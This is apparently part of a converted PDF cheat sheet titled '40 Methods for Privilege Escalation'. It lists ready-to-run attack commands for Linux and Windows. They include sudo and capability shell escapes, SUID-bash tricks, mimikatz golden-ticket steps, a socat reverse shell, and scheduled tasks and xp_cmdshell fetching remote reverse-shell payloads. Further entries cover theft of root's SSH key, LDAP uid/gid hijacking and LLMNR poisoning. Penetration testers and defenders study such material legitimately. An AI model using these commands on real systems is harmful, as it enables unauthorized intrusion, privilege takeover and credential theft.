

# 40 METHODS FOR PRIVILEGE ESCALATION

## PART 1




# ABUSING SUDO BINARIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Privileged Files



- sudo vim -c ':!/bin/bash'
- sudo find / etc/passwd -exec /bin/bash \;
- echo "os.execute('/bin/bash/')" > /tmp/shell.nse && sudo nmap --script=/tmp/shell.nse
- sudo env /bin/bash
- sudo awk 'BEGIN {system("/bin/bash")}'
- sudo perl -e 'exec "/bin/bash";'
- sudo python -c 'import pty;pty.spawn("/bin/bash")'
- sudo less /etc/hosts - !bash
- sudo man man - !bash
- sudo ftp - ! /bin/bash
- Attacker = socat file:`tty`,raw,echo=0 tcp-listen:1234
- Victim = sudo socat exec:'sh -li',pty,stderr,setsid,sane tcp:192.168.1.105:1234
- echo test > notes.txt
- sudo zip test.zip notes.txt -T --unzip-command="sh -c /bin/bash"
- sudo gcc -wrapper /bin/bash,-s .





# ABUSING SCHEDULED TASKS


Domain: Y/N

Local Admin: Yes

OS: Linux

Type: Abusing Scheduled Tasks

- echo 'chmod +s /bin/bash' > /home/user/systemupdate.sh
- chmod +x /home/user/systemupdate.sh
- Wait a while
- /bin/bash -p
- id && whoami





# GOLDEN TICKET WITH SCHEDULED TASKS

Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Scheduled Tasks

Difficulty



APT Used

Detection

- 1.mimikatz# token::elevate
- 2.mimikatz# vault::cred /patch
- 3.mimikatz# lsadump::lsa /patch
- 4.mimikatz# kerberos::golden /user:Administrator /rc4:<Administrator NTLM(step 3)> /domain:<DOMAIN> /sid:<USER SID> /sids:<Administrator SIDS> /ticket:<OUTPUT TICKET PATH>
- 5.powercat -l -v -p 443
- 6.schtasks /create /S DOMAIN /SC Weekly /RU "NT Authority\SYSTEM" /TN "enterprise" /TR "powershell.exe-c http://10.10.10.10/reverse.ps1)"
- 7.schtasks /run /s DOMAIN /TN "enterprise"





# ABUSING INTERPRETER CAPABILITIES


Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities

Difficulty



1. getcap -r / 2>/dev/null

a./usr/bin/python2.6 = cap\_setuid+ep

b./usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'

c.id && whoami

2. getcap -r / 2>/dev/null

a./usr/bin/perl = cap\_setuid+ep

b./usr/bin/perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'

c.id && whoami



# ABUSING BINARY CAPABILITIES


Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities

- 1.getcap -r / 2>/dev/null
- 2./usr/bin/tar = cap dac read search+ep
- 3./usr/bin/tar -cvf key.tar /root/.ssh/id\_rsa
- 4./usr/bin/tar -xvf key.tar
- 5.openssl req -engine /tmp/priv.so
- 6./bin/bash -p
- 7.id && whoami





# ABUSING ACTIVESESSIONS CAPABILITIES


Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing Capabilities

1. [https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module\\_source/lateral\\_movement/Invoke-SQLOCmd.ps1](https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/lateral_movement/Invoke-SQLOCmd.ps1)
2. ..\Heidi.ps1
3. Invoke-SQLOCmd -Verbose -Command "net localgroup administrators user1 /add" -Instance COMPUTERNAME





# ESCALATE WITH TRUSTWORTHY IN SQL SERVER


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Capabilities

Difficulty



```
1.1. .\PowerUpSQL.ps1
2.2. Get-SQLInstanceLocal -Verbose
3.3. (Get-SQLServerLinkCrawl -Verboso -Instance "10.10.10.10" -Query 'select * from master..sysservers').customer.query
4.4.
5. USE "master";
6. SELECT      *,      SCHEMA_NAME("schema_id")      AS      'schema'      FROM
"master"."sys"."objects" WHERE "type" IN ('P', 'U', 'V', 'TR', 'FN', 'TF', 'IF');
7.execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE
NAME>"
8.5. powershell -ep bypass
9.6. Import-Module .\powercat.ps1
10.7. powercat -l -v -p 443 -t 10000
11.8.
12. SELECT      *,      SCHEMA_NAME("schema_id")      AS      'schema'      FROM
"master"."sys"."objects" WHERE "type" IN ('P', 'U', 'V', 'TR', 'FN', 'TF', 'IF');
13.execute('sp_configure "xp_cmdshell",1;RECONFIGURE') at "<DOMAIN>\<DATABASE
NAME>"
14.execute('exec master..xp_cmdshell "\\"10.10.10.10\reverse.exe"') at "<DOMAIN>\<DATABASE NAME>"
```





# ABUSING MYSQL RUN AS ROOT


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abusing Services

1. ps aux | grep root
- 2.mysql -u root -p
- 3.! chmod +s /bin/bash
- 4.Exit
- 5./bin/bash -p
- 6.id && whoami





# ABUSING JOURNALCTL

🔗 Domain: No

🌐 Local Admin: Yes


💻 OS: Linux

⚡ Type: Abusing Services

1. Journalctl

2. !/bin/sh

Difficulty



Detection

APT Used



HADESS | SECURE AGILE DEVELOPMENT



# ABUSING VDS

Domain: No

Local Admin: Yes


OS: Windows

Type: Abusing Services

1.. .\PowerUp.ps1

2. Invoke-ServiceAbuse -Name 'vds' -UserName 'domain\user1'

Difficulty



Detection

APT Used





# ABUSING BROWSER

🔗 Domain: No

🌐 Local Admin: Yes


💻 OS: Windows

⚡ Type: Abusing Services

1.. .\PowerUp.ps1

2.Invoke-ServiceAbuse -Name 'browser' -UserName 'domain\user1'

Difficulty



Detection

APT Used





# ABUSING LDAP


Domain: Yes

Local Admin: Yes

OS: Linux

Type: Abusing Services

Difficulty



APT Used

Detection

1. 0. exec ldapmodify -x -w PASSWORD
2. 1. paste this
3. dn: cn=openssh-lpk,cn=schema,cn=config
4. objectClass: olcSchemaConfig
5. cn: openssh-lpk
6. olcAttributeTypes: ( 1.3.6.1.4.1.24552.500.1.1.13 NAME 'sshPublicKey'
7. DESC 'MANDATORY: OpenSSH Public key'
8. EQUALITY octetStringMatch
9. SYNTAX 1.3.6.1.4.1.1466.115.121.140 )
10. olcObjectClasses: ( 1.3.6.1.4.1.24552.500.1.1.2.0 NAME 'IdapPublicKey' SUP top AUXILIARY
11. DESC 'MANDATORY: OpenSSH LPK objectclass'
12. MAY ( sshPublicKey \$ uid )
13. )
- 14.
15. 2. exec ldapmodify -x -w PASSWORD
16. 3. paste this
17. dn: uid=UID,ou=users,ou=linux,ou=servers,dc=DC,dc=DC
18. changeType: modify
19. add: objectClass
20. objectClass: IdapPublicKey
21. -
22. add: sshPublicKey
23. sshPublicKey: content of id\_rsa.pub
24. -
25. replace: EVIL GROUP ID
26. uidNumber: CURRENT USER ID
27. -
28. replace: EVIL USER ID
29. gidNumber: CURRENT GROUP ID





# LLMNR POISONING


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abusing Services

1. responder -I eth1 -v
2. create Book.url
3. [InternetShortcut]
4. URL=https://facebook.com
5. IconIndex=0
6. IconFile=\attacker\_ip\not\_found.ico





# ABUSING CERTIFICATE SERVICES

